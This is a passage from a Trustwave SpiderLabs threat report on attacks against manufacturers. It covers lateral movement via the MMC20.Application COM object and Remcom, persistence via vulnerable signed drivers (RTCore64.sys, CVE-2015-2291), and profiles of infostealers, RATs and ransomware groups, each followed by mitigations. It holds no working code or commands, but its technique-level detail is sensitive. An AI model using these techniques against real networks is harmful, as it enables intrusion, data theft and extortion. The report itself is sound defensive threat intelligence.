
```

Heavily obfuscated HTML file that ultimately leads to executing a PowerShell script that installs ChromeLoader

The use of PowerShell in delivering payloads is a common technique due to its prevalence in Windows environments and its ability to bypass traditional security measures. Attackers can use PowerShell to execute commands and scripts on compromised systems, as well as to download and run malicious payloads.

Mitigations to Reduce Risk

- Conduct regular audits of all applications operating within the environment.
- Implement highly granular whitelisting of applications on specific hosts to minimize exposure.
- Prevent malicious actors from deploying applications that masquerade as known apps to execute malicious commands.
- One of the best ways to identify malicious actions is through the commands that are being run.
- Apply additional privilege restrictions to prevent unprivileged sources from running different shells.



Expansion / Pivoting


The Threat

Since the initial foothold typically occurs on a low-value workstation, such as the laptop of a phishing victim, or a network appliance like a VPN endpoint, the attacker now is going to target higher-value accounts and systems with the appropriate tools at their disposal. These can include Domain Admins, Root Accounts, Active Directory Systems, and Database servers.

Trustwave SpiderLabs Insights

From that initial foothold, often on an employee or contractor's workstation (phishing), an internal IP address (remote access like RDP or VPN), or software implanted from a compromised third party (SolarWinds, 3CX), the goal now is privilege escalation and expansion. This step is often referred to as "pivoting" or "lateral movement".

In our manufacturing clients, upon securing the initial access, the predominant technique employed by threat actors involves the exploitation of the SMB and DCOM protocols for lateral movement, specifically using the MMC20. Application COM object. This Component Object Model object, denoted as MMC20.Application, is designed for automated interactions with Microsoft Management Console (MMC) snap-ins. It affords developers and scripts the facility to perform administrative tasks on Windows-operated systems.




Lateral movement techniques used by attackers

However, like many system components, the MMC20.Application COM object is susceptible to exploitation by malicious actors aiming to facilitate lateral movement across compromised networks. By manipulating the MMC20. Application COM object, these attackers may execute malicious commands or scripts on the affected system. Subsequently, the compromised system could serve as a launchpad for these threat actors to survey, penetrate, and propagate across network shares and other systems reachable through SMB and DCOM protocols.

Additionally, our team has observed the Use of Alternate Authentication Material (Pass the Ticket) and use of the post exploitation tool Remcom for lateral movement. Remcom or Remote Command Executor, is a remote shell and telnet alternative that lets users initiate and manage processes on remote Windows systems like transfer files, process their output, and stream the results back to the user.

It is also during this stage when the attacker will try to establish persistence in the network so they can share access with others on their team or come back at a future time to continue the attack. Based on our manufacturing data, techniques observed in security incidents utilized mostly Account Manipulation, Boot and Logon AutoStart Execution, and Account Creation.



Persistence techniques used by attackers

BOOT AND LOGON AUTOSTART EXECUTION

Threat actors may alter the kernel configuration to facilitate the automatic execution of programs upon system initialization. Loadable Kernel Modules (LKMs) represent segments of code that are capable of being dynamically integrated into or removed from the kernel as required. These modules serve to augment the capabilities of the kernel, obviating the necessity for system reboot. An example of this module is the device driver, which enables the kernel to interface with, and manage, hardware devices attached to the system.

Regarding device drivers, a related technique that has gained popularity recently by different threat groups is the "Bring Your Own Vulnerable Driver" (BYOVD) attack to persist and bypass defenses. BYOVD attacks abuse vulnerabilities in legitimate, signed drivers to achieve kernel-mode exploitation and disable defense solutions. For example, the BlackByte ransomware gang employed BYOVD technique to persist and bypass defenses. They exploited a vulnerability in the legitimate Windows driver RTCore64.sys. Additionally, Scattered Spider, another cybercrime group, used this technique against Windows and other endpoint tools exploiting long-standing deficiencies in Windows kernel protections, such as CVE-2015-2291 in the Intel Ethernet diagnostics driver.

ACCOUNT CREATION

Account Creation, as a persistence mechanism, is a technique used by threat actors to maintain access by creating new user accounts or modifying existing ones to ensure that attackers can gain recurring entry after initial compromise. These include creating backdoor accounts, fake service accounts, and "ghost accounts" among others.

ACCOUNT MANIPULATION


Account Manipulation, as a persistence mechanism, is a technique used by threat actors that leverages vulnerabilities or weaknesses in user accounts, credentials, and permissions to maintain continued access. Techniques in this area include, but are not limited to, exploiting privilege escalation vulnerabilities, password hash manipulation, pass the hash, and kerberoasting, among others.



**Trustwave SpiderLabs
conducts 100K hours of
pentesting each year**

Mitigations to Reduce Risk

- Perform routine assessments of all applications within the environment to counter the use of custom applications that might introduce vulnerabilities. Ensure that both IT and OT environments are part of the assessment.
- Establish a detailed whitelist of applications on specified hosts to reduce exposure. This will prevent malicious actors from introducing applications that masquerade as legitimate apps and executing malicious commands.
- Enforce privilege constraints to block unauthorized execution of different shells by unprivileged sources.
- Conduct regular user and service account reviews to establish account ownership and legitimacy of accounts.



Malware: Infostealers

The Threat

As the name may suggest, infostealers are specialized malware designed with the primary function of stealing information. While various types of malware, such as Remote Access Trojans (RATs) and certain ransomware families, may possess this capability, infostealers specifically focus on this function, often targeting specific types of data for theft. Infostealers primarily seek data both at rest and in transit.

In-place infostealers target local data stored on compromised storage devices, aiming to exfiltrate information such as contacts, cached passwords, cryptocurrency wallets, and system details (e.g., operating system, patch level, installed software).

In-transit infostealers, on the other hand, are focused on stealing data that users enter but is not stored as a file on the system. These infostealers usually manifest as malicious web browser plug-ins that act as proxy servers for specific connections. For example, they may monitor connections to your bank's website and manipulate the connection to steal your account information or perform unauthorized actions, such as initiating a wire transfer, by utilizing your access.

Trustwave SpiderLabs Insights


Trustwave SpiderLabs and threat operations teams have insights into potential infostealers in our clients' environments obtained through delivery of our managed services, threat hunts, DFIR, and malware analysis teams across clients worldwide.

The following are the notable infostealers that our team has directly observed operating in the manufacturing sector particularly as part of major email-borne malware campaigns:

LOKIBOT

LokiBot is an infostealer that has been active for several years. It specializes in infiltrating systems and harvesting sensitive data. Primarily targeting credentials and valuable information across diverse online services, LokiBot is disseminated through phishing campaigns and exploit kits. Its modular architecture enables attackers to customize functionalities while features such as keylogging and web injection facilitate the theft of usernames, passwords, and other data.

LokiBot is widely used, and over the past years we have seen many spam messages with attached LokiBots. We have even witnessed LokiBot payloads [hidden inside PNG files](#).



LokiBot hiding inside a PNG file

AZORULT

Azorult is a multifunctional malware, primarily known for its capabilities as an [information-stealing tool](#) since its initial detection in 2016 in underground forums. It is engineered to exfiltrate a wide array of confidential information from compromised systems, including web browser-stored passwords, credit card information, session cookies, cryptocurrency wallet data, and personal file content. Furthermore, it has the capacity to extract chat logs from widely used communication applications.

The screenshot shows a forum post from 'Bfox'. The post was made on 24 Apr 2018. The author is an active member with 38 messages, one reaction, and 8 points. The post title is 'AZORULT3 - Passwords, cookies, CC, cryptowallets, files, etc stealer, clipper'. The description states: 'Multifunctional, easy-to-use stiler + clipper + form grabber in one bottle. Powerful written from scratch HVNC Bot is fully integrated into Stiller without dependencies.' A 'Functional:' section lists: 'SPOILER: STILLER OF SAVED PASSWORDS, COOKIES, BROWSER AUTOFILL.' Below this, it says '(Cookies in Netscape format, in the admin panel there is a converter for JSON)' and provides a list of clients it can steal from: 'Stiller of saved passwords from: Mail clients: Outlook, Thunderbird; FTP clients: Filezilla, WinSCP; IM clients: Pidgin, PSI; PSI Plus Crypto wallet stiller.'

Azorult advertised in an underground forum


In addition to its information theft activities, Azorult has the functionality to download and execute additional malevolent payloads on infected devices, including ransomware. The propagation of this malware is typically facilitated through sophisticated phishing campaigns, deploying malicious email attachments or links, and exploit kits that exploit vulnerabilities to surreptitiously install the malware.

FORMBOOK

FormBook is an infostealer that has been operational since mid-2016. Its primary function is to harvest sensitive information from compromised systems, with a particular emphasis on extracting data tied to online forms, passwords, and assorted credentials. Believed to originate in South Korea, FormBook has been associated with multiple cybercriminal campaigns.

FormBook comprises a range of functionalities including keylogging, screenshot capture, clipboard data recording, and the pilfering of data from web-based forms. It is versatile and can target a diverse array of applications, web browsers, and online services to pilfer sensitive data. As time has progressed, FormBook has advanced its capabilities to encompass attributes like obfuscation tactics, anti-analysis measures, and the encryption of stolen data prior to its transmission.

Our team has seen this malware delivered often through Microsoft documents, with recorded instances of it being [distributed through OneNote attachments](#).



An attached OneNote file with an overlaid lure image that leads to the Formbook malware


SNAKE KEYLOGGER

In late 2020, Snake Keylogger emerged as an addition to the area of information stealing malware. The malware was written in the .NET programming language and exhibits a modular design making it very versatile. Among its core functions are keylogging, pilfering of stored login credentials, screen captures, and retrieval of clipboard data, all of which is subsequently sent to the threat actor.

Distribution of the Snake Keylogger is typically through phishing and spearphishing campaigns leveraging emails with malicious Microsoft Office documents or PDF files. The malware concealed within the document typically acts as a downloader and leverages PowerShell scripts to fetch a copy of Snake Keylogger onto the compromised system, subsequently initiating its execution.

Mitigations to Reduce Risk

- Use host-based anti-malware tools that can assist in identifying and quarantining specific malware, but understand they have limitations and are often circumvented by custom malware packages.
- For OT and IoT devices that may not have the capability to run host-based anti-malware tools, ensure that compensating controls are in place such as network-based monitoring / prevention systems and network isolation and segmentation.
- If prevention of infection is not possible, audit controls become crucial indicators of potential compromise. This involves enabling system logs on valuable systems and workstations, as well as implementing network logging through flows, Network Monitoring Solutions, or IDS devices on ingress and egress channels.
- Implement active monitoring. Merely enabling logs is insufficient; if logs are not monitored, they lose their effectiveness. Regular monitoring helps establish a baseline of regular activity, making abnormal behavior or traffic more conspicuous.
- Establish and regularly practice a formal Incident Response process.
- Perform ongoing Underground and Dark Web monitoring for information leakage that may have been missed.



Malware: RATs

The Threat

A Remote Access Trojan (RAT) is malware whose primary function is to provide an administrative level backdoor to a compromised system. A RAT typically has a wide variety of additional features that allow the attacker to:

- Download any files from the system
- Capture sensitive data, similar to info stealers
- Take screenshots
- Execute any binary on the system
- Upload and execute additional malware to the system
- Activate the webcam and/or microphone
- Sniff network traffic


Trustwave SpiderLabs Insights

The following are the notable RATs our team has directly observed operating in the manufacturing sector, particularly as part of major email-borne malware campaigns:

AGENT TESLA

Agent Tesla is a RAT most commonly deployed via phishing emails with archive or disc image attachments. Agent Tesla has the capability to steal a variety of data, making it quite popular. It includes a keystroke logger, the ability to access anything on the clipboard, and can search the hard drive for any other valuable data. It also has a very flexible command and control channel and can connect up to the C2 via HTTP, HTTPS, Email, or in a Telegram channel.

Trustwave SpiderLabs encounters Agent Tesla quite often, typically [attached to phishing campaigns](#).




Email showing system data exfiltrated from an Agent Tesla infection and sent back to the C2

REMCOS

Remcos is a RAT that surfaced in 2016. It is ostensibly presented as a tool for legitimate remote management; however, its capabilities are frequently exploited for malicious activities by threat actors. The malware grants extensive control over an infected device, enabling unauthorized access to perform keystroke logging, surveillance through screenshots or webcam recordings, and the execution of additional malicious payloads.

The dissemination of Remcos typically occurs through sophisticated phishing campaigns, which may involve malicious email attachments masquerading as legitimate documents. These documents attached to emails are commonly used as the initial vector to deliver the malware into a system. Sometimes, to give an impression of security, threat actors sometimes use document protection features and technology to hide their malicious code from email scanners. Our team has encountered password-protected Word documents with [Information Rights Management \(IRM\) technology that delivered the Remcos RAT](#).



Trustwave SEG Console displaying a scam email leading to Remcos RAT malware

AVE MARIA


The Ave Maria malware, also known as Warzone RAT, is a remote access trojan that was first identified in the closing months of 2018. It was notable due to its ability to discreetly circumvent Windows User Account Control (UAC) and is equipped with a suite of intrusive capabilities, such as keystroke logging and the exfiltration of credentials from browsers and email applications.

Propagation of Ave Maria is typically achieved through phishing campaigns, leveraging malicious attachments or hyperlinks to gain initial foothold. Upon activation, the malware adeptly exploits system vulnerabilities or manipulates user behavior to gain elevated access. Notable for its elusiveness, Ave Maria has capabilities to evade conventional detection methodologies and establish a persistent presence within host systems.

**TRUSTWAVE MDR ELITE
OFFERS AN MTTA OF
15 MINUTES AND MTTR OF
<30 MINUTES**

Mitigations to Reduce Risk

- Use host-based anti-malware tools that can assist in identifying and quarantining specific malware, but understand they have limitations and are often circumvented by custom malware packages.
- For OT and IoT devices that may not have the capability to run host-based anti-malware tools, ensure that compensating controls are in place such as network-based monitoring / prevention systems and network isolation and segmentation.
- If prevention of infection is not possible, audit controls become crucial indicators of potential compromise. This involves enabling system logs on valuable systems and workstations, as well as implementing network logging through flows, Network Monitoring Solutions, or IDS devices on ingress and egress channels.
- Implement active monitoring. Merely enabling logs is insufficient; if logs are not monitored, they lose their effectiveness. Regular monitoring helps establish a baseline of regular activity, making abnormal behavior or traffic more conspicuous.
- Establish and regularly practice a formal Incident Response process.
- Perform ongoing Underground and Dark Web monitoring for information leakage that may have been missed.



Malware: Ransomware

The Threat


Ransomware typically encrypts or locks data and then demands the victim pay a ransom to regain access to the data. Modern ransomware campaigns prevent recovery by attempting to remove access to backup files and deleting Volume Shadow Copies.

More recently, ransomware groups have added an extortion component to these attacks. They will exfiltrate valuable data prior to deploying the ransomware and then publicly post proof of the attack to scare/shame the victim organization into paying the ransom. If the ransom is not paid, the threat actor still has a dataset they can turn around and sell. This is commonly referred to as a double extortion tactic.

Threat actors will go to great lengths to get paid. Triple extortion techniques have also been seen where threat actors will strategically deploy a Distributed Denial of Service (DDOS) attack as a three-layer extortion tactic.


Trustwave SpiderLabs Insights

LockBit 3.0 has emerged as the predominant ransomware strain, representing more than 30% of the purported manufacturing victims. Other prominent ransomware strains such as Clop, BlackCat/ALPHV, and Royal have also substantially affected the manufacturing threat landscape. The presence of multiple strains, each accounting for lesser percentages, indicates a strategic diversification by attackers in their operational tactics, eschewing dependence on a singular strain.




Top 10 threat actor groups in manufacturing over past 365 days

The pervasive nature of ransomware has no geographical limits and has adversely affected multiple manufacturing organizations globally. The US emerges as the principal target, bearing 63% of the documented ransomware victims. It is followed by the UK and France, which account for 14% and 9% of the reported victims, respectively.



Ransomware extortion targets by country

Our team has observed that companies specializing in industrial equipment, robotics, automation, heavy construction, automotive, electronics, and chemical manufacturing have been more prominently listed as victims on ransomware extortion websites.



Types of manufacturing companies targeted in ransomware extortion

To better provide context for this sector, here are some select notable examples of ransomware groups and their impact in the manufacturing industry:

LOCKBIT

In recent years, LockBit has evolved and become increasingly sophisticated. LockBit initially surfaced as the ABCD ransomware in 2019 and has since undergone multiple iterations, including versions like LockBit 2.0, LockBit Linux-ESXi Locker, LockBit 3.0, and LockBit Green.

LockBit 3.0, for example, employs various methods to infiltrate target systems, such as exploiting RDP, launching phishing campaigns, and exploiting vulnerabilities in publicly accessible applications. After encrypting files, it displays a ransom note, changes the computer's appearance, and may send encrypted information to a command and control server.

On February 2023, one of the largest tire manufacturers in the world announced they had experienced a cyberattack and launched an investigation into their IT systems failure. They attributed the attack to LockBit. In the following month, LockBit 3 compromised several entities in the automotive area. During the same timeframe, we also noted malicious activity from the said threat group targeting chemical manufacturing firms. The threat actors auctioned unauthorized access, data sets (as large as 5.5 TB), and details like chemical formulas and technical drawings.

BLACKCAT / ALPHV

The BlackCat ransomware operators gain access to networks through compromised account credentials and exploit vulnerabilities in MS Exchange servers. They employ various tactics to bypass defenses, including disabling or modifying security tools, unregistering antivirus applications, and ensuring their ransomware starts automatically in safe mode while clearing Windows event logs to remove indicators.

The BlackCat operators conduct extensive discovery activities, including gathering account information, searching for files and directories for encryption, terminating processes, and collecting account information for network share access, system network configuration, permission groups, and remote systems. Stolen data is exfiltrated using alternative protocols and web services.

In May 2023, BlackCat claimed to have compromised a cooling products manufacturer in the US. The threat actor pointed out multiple vulnerabilities in the company's network, endangering a plethora of sensitive data.

PLAY

Play ransomware has demonstrated a consistent increase in infiltrating organizations from June 2022 to May 2023, primarily focusing on Latin America, with Brazil as a top priority.

Play ransomware leverages multiple exploits for initial access, targeting vulnerabilities in FortiOS SSL VPN, ProxyNotShell, OWASSRF, and MS Exchange Server. They use the MS Exchange Server Remote Code Execution to download and run additional components.

In May 2023, the Play ransomware group reportedly compromised a German chemical product manufacturer and issued data release threats. In the following month, this same threat group claimed it had compromised a metals manufacturing and mining company in the US.

BIANLIAN

BianLian targets US critical infrastructure sectors and Australian enterprises. They gain access through compromised RDP credentials and use open-source tools for discovery and exfiltration. The group shifted from double-extortion to primarily exfiltration-based extortion in January 2023.


BianLian uses various tactics and techniques, including initial access via compromised RDP credentials or phishing. They implant custom backdoors, install remote management tools, and create/activate local administrator accounts.

In April 2023, our team observed that the BianLian ransomware group claimed to have extracted 1.4 TB of data from a Maryland-based manufacturing company and provided proof files.

90% REDUCTION IN
ALERT NOISE THROUGH
TRUSTWAVE
CO-MANAGED SOC

Mitigations to Reduce Risk

- Use host-based anti-malware tools that can assist in identifying and quarantining specific malware, but understand they have limitations and are often circumvented by custom malware packages.
- For OT and IoT devices that may not have the capability to run host-based anti-malware tools, ensure that compensating controls are in place such as network-based monitoring / prevention systems and network isolation and segmentation.
